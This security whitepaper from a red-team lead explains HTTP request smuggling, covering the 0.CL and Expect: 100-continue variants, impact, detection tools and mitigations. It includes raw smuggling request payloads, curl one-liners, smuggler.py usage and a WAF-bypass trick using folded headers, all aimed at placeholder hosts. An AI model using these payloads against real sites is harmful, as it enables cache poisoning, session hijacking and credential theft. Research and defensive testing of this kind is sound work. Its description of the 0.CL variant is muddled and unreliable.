VEILRON TECHNOLOGIES

UNVEIL VULNERABILITIES WITHIN

HTTP

DESYNCRONIZATION (DESYNC) ATTACK

BY: SEANG Y PHUON - C|EI, OSIB, C|EH [P], OSCP, C|PENT, CRTO, CRTE, CRTS

RED TEAM LEAD @ VEILRON TECHNOLOGIES PTE. LTD

Authors

Mr. Seang Y PHUON is a **Red Team Lead** at **Veilron Technologies Pte. Ltd**, specializing in leading and conducting red teaming operations as well as years of professional experience in vulnerability assessment and penetration testing (VAPT). Formerly, he was a manager with years of experience in Cyber Risk Consulting at Deloitte (Cambodia) Co., Ltd for various engagements for financial institutions, government sectors and other industries in Cambodia as well as Laos, Vietnam, Malaysia, and Singapore. He's currently also an instructor at Sunrise Institute of Technology as well as a member of Yogosha Strike Force and Red Team Member at Synack.

Author Contributions

Special thanks and sincere appreciation to **David Ng, Doan Nguyen,** and **Toan Nguyen** of the **Veilron Technologies** team for their invaluable support and expertise, which significantly contributed to the development of this paper.

Contact Information:

- **Tel**: (+855) 10 783 795
- **LinkedIn:** https://www.linkedin.com/in/seang-y-phuon-a3652514b

Miscellaneous:

Previous works/experience/publications:

- Publication: [Offensive OPS]: Attacking Active Directory (AD) Environment from Kali Linux.
- A keynote speaker and panelist in various cybersecurity seminars and events including:
    - Cambodia Digital Edge: Cyber Attack Landscape
    - Cambodia Digital Edge: AI in Offensive Security
    - Cambodia Digital Edge: Hacker's mindset: The Ultimate Zero-day Exploit
    - Tech Talk: Cybersecurity Career Path
    - Proctor for Cyber eLite Game 2024 - Cambodia
    - Cybersecurity Landscape Asia 2023
    - Cambodia Cybersecurity 2023
    - Cybersecurity Seminar at Cambodia Academy of Digital Technology (CADT)
    - Young Bruiser Podcast
    - Cyber Youth Cambodia Event #16
- Research papers to be hosted @ https://github.com/THECyb0rgLab

Table of Contents

1. Overview

HTTP Desynchronization Attack (also known as **HTTP request smuggling**) is a web security vulnerability in which an attacker exploits inconsistencies in how different servers or components parse HTTP requests. This flaw in HTTP/1.1 arises from multiple methods of specifying request length, resulting in ambiguous boundaries between requests. Consequently, proxies may interpret a request one way while the backend server interprets it differently creating a window for desync-based exploitation.

2. Impact

Millions of websites were exposed due to subtle parsing mismatches. In one notable attack, Cloudflare's cache layer was fully poisoned, allowing attackers to serve forged content to millions of users on trusted domains. The following could be the potential impact of the attacks:

- Steal credentials from government portals
- Hijack sessions on major CDNs
- Poison caches to serve malicious content

A newly identified variant of the CL.0 vulnerability, designated as 0.CL, has been discovered, potentially exposing millions of websites to hostile takeover. The security flaws associated with this variant have been addressed by major content delivery network providers. Specifically, Akamai has released a patch under **CVE-2025-32094**, and Cloudflare has mitigated the issue under **CVE-2025-4366**.

3. Root Cause Analysis


The HTTP/1.1 protocol permits multiple mechanisms for delineating message boundaries, such as the use of **Content-Length** and **Transfer-Encoding** headers. In complex multi-tier architectures, typically involving a content delivery network (CDN), load balancer, and origin server, discrepancies in how front-end and back-end components parse these headers can lead to critical vulnerabilities.

A notable example involves a parsing inconsistency between Akamai (front-end) and the origin server when processing the **Expect: 100-continue** header in conjunction with obsolete line-folding (obs-fold) sequences like **\r\n or \r\n\t**. While the front-end correctly interprets the folded header and considers the request complete at a defined boundary, the back-end continues parsing and erroneously treats part of the payload as a separate, valid HTTP request.

This results in a CL.0 desynchronization condition, enabling attackers to inject arbitrary requests that are processed as if they originated from the client. Such vulnerabilities are particularly insidious in environments where HTTP/1.1 is used upstream, and they necessitate coordinated remediation across all layers of the infrastructure to ensure consistent and secure request parsing.

4. Attack Sequence Illustration

The illustration below offers a high-level overview of the attack, outlining its main stages and the interactions between key components. It serves to convey the general structure and strategy without focusing on technical specifics:



5. New Attack Variants

Below are types of the HTTP Desync Attacks (HTTP request smuggling) :

5.1. 0.CL Desync

- Previously considered unexploitable
- On Windows IIS servers, reserved paths like /con were used to trigger instant responses

5.2. Expect-Based Desync

- Exploits the **Expect: 100-continue** header
- Allows attackers to inject arbitrary content on target

6. 0.CL Desync Vulnerability

For this variant, the frontend may honor **Content-Length (CL)**, while the backend honors **Transfer-Encoding (TE)** that that may cause a desync. The step the validate is as the following:

6.1. Identifying Target Behavior

- Look for systems using HTTP/1.1 with proxies, CDNs, or load balancers.
- Confirm if both **Content-Length** and **Transfer-Encoding** headers are accepted.

6.2. Crafting Malicious Requests

- Include both Content-Length and Transfer-Encoding: chunked in the same request

As shown below, there are two different HTTP methods (POST and GET) used within a single payload representing two separate requests:

❖ **Example of the request:**

```
POST / HTTP/1.1
Host: targetURL.com
Content-Length: 6
Transfer-Encoding: chunked
Connection: keep-alive

0

GET /malicious HTTP/1.1
Host: targetURL.com
```

The possible server response if the target is vulnerable to the request smuggling as the following:

❖ **Server response of the POST request:**

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 1234

<html> Normal POST Response </html>
```

This second response is the result of the smuggled request **(GET /malicious)**, which could serve malicious content, steal cookies, or poison caches:

❖ **Server response of the GET request:**

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 456

<script src="/steal.js"></script>
```

The possible variants are:

- CL.TE, TE.CL, CL.0, 0.CL, TE.TE, TE.Garbage

7. Expect-Based Desync Vulnerability

For this variant, the frontend may honor the **Expect: 100-continue** header, responding with 100 Continue and forwarding the full request (headers and body) to the backend. The step the validate is as the following:

7.1. Identifying Target Behavior

- Look for HTTP/1.1 setups with proxies or CDNs.
- Confirm the frontend replies with **100 Continue** to **Expect: 100-continue**

7.2. Crafting Malicious Requests

- Send a request with the **Expect: 100-continue** header and embed a second HTTP request in the body

As shown below, there are two different HTTP methods (POST and GET) used within a single payload representing two separate requests:

❖ **Example of the POST and GET request:**

```
POST / HTTP/1.1
Host: targetURL.com
Content-Length: 37
Expect: 100-continue

GET /malicious HTTP/1.1
Host: targetURL.com
```

The possible server response if the target is vulnerable to the request smuggling as the following:

❖ **Example of Server response of the POST request:**

```
HTTP/1.1 100 Continue

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 123

<html> POST request received </html>
```

❖ **Example of Server response of the GET request:**

This second response is the result of the smuggled request (GET /malicious), which could serve malicious content, steal cookies, or poison caches:

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 98

<html>Malicious Content Served</html>
```

As shown below, there are two different HTTP methods (OPTIONS and GET) used within a single payload representing two separate requests:

❖ **Example of OPTIONS and GET request:**

```
OPTIONS / HTTP/1.1\r\n
Host: [HOST]\r\n
Accept: */*\r\n
User-Agent: Mozilla/5.0\r\n
Connection: keep-alive\r\n
Expect:\r\n
   100-continue\r\n
Content-Length: 43\r\n \r\n

GET / HTTP/1.1\r\n
Host: www.targetURL.com\r\n X: X\r\n \r\n
```

During testing, the following were observed:

- Responses from host contained HTML from the injected domain, including <title> and branded content.
- Altering the smuggled Host parameter in the inner request immediately changed the returned page to that domain's content.
- Raw HTTP captured shown the 200 OK response body from the injected site being delivered under the domain.

❖ **Example of server response for OPTIONS and GET request:**

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
...
<title>Discover TV & Broadband Packages with Sky</title>
```

- The vulnerability was consistently reproducible with the fold-space variant, and intermittently with fold-tab and vertical tab variants.
- Using the **OPTIONS** method improved reliability as it avoided business logic tied to specific endpoints.
- Some WAF regex rules blocked standard **Expect: 100-continue** headers but failed to detect folded or vertical tab variants, allowing bypass.

Based on the response from server indicates that the target is vulnerable to HTTP Desync attack which may lead to:

- Session Hijacking
- Cache Poisoning
- Cross-Site Scripting (XSS)
- Credential Theft
- Security Control Bypass
- Information Leakage
- Denial of Service (DoS)

8. Automated Vulnerability Detection

To detect vulnerability on the target, we could leverage various tools such as Burp Suite, cURL or automated scripts as the following:

7.3. cURL

❖ **0. CL:**

```
curl -H "Transfer-Encoding: chunked" -d "0\r\n\r\nGET /malicious HTTP/1.1\r\nHost: targetURL.com\r\n\r\n" https://targetURL.com
```

❖ **Expect-Based:**

```
curl -H "Expect: 100-continue" -d "GET /admin HTTP/1.1\r\nHost: target.com\r\n\r\n" https://targetURL.com
```

7.4. smuggler.py

```
git clone https://github.com/defparam/smuggler
cd smuggler
python3 smuggler.py -u <target_url>
```

7.5. Nuclei Template

The template that can be used to identify the vulnerability: https://github.com/projectdiscovery/nuclei-templates/issues/4087

Burp Suite also could be used to identify vulnerability by tempering on the headers **Transfer-Encoding**, **Content-Length** and **Expect: 100-continue** within the request as per shown in the section 0.CL Desync Vulnerability and Expect-Based Desync Vulnerability.

9. Expanded Impact Scenarios

Beyond full content replacement and cache poisoning, the following scenarios are possible:

- Phishing at Scale: Serve deceptive login or payment pages from a victim's trusted domain, increasing user trust and click-through rates.
- Credential and Session Theft: Inject malicious JavaScript to exfiltrate cookies, session tokens, or authentication credentials.
- Supply Chain Compromise: Replace legitimate JavaScript or CSS libraries with malicious versions, affecting downstream users and applications.
- Clickjacking and Malware Delivery: Embed harmful iframes or initiate drive-by downloads to compromise user devices.
- Regulatory Exposure: Hosting attacker-controlled content under a regulated brand (e.g., financial or healthcare) may lead to compliance violations and reputational damage.

10. Mitigation

- Enforce HTTP/2 upstream wherever possible to remove HTTP/1.1 parsing ambiguity.
- Strip or normalize folded headers at the CDN edge before forwarding requests upstream.
- Disable Expect: 100-continue handling unless strictly required.
- Perform HTTP desync testing using tools as mentioned above
- Align front-end and back-end parsing behavior for all hop-by-hop and framing headers.

11. Appendix and References

- https://github.com/defparam/smuggler
- https://thehackernews.com/2025/08/new-http2-madeyoureset-vulnerability.html
- https://github.com/projectdiscovery/nuclei-templates/issues/4087
- https://www.akamai.com/blog/security/cve-2025-32094-http-request-smuggling
- https://cyberpress.org/critical-http-1-1-flaw
- https://www.cyberkendra.com/2025/08/new-http-desync-attacks-compromise.html
- https://cybersecuritynews.com/http-1-1-fatal-vulnerability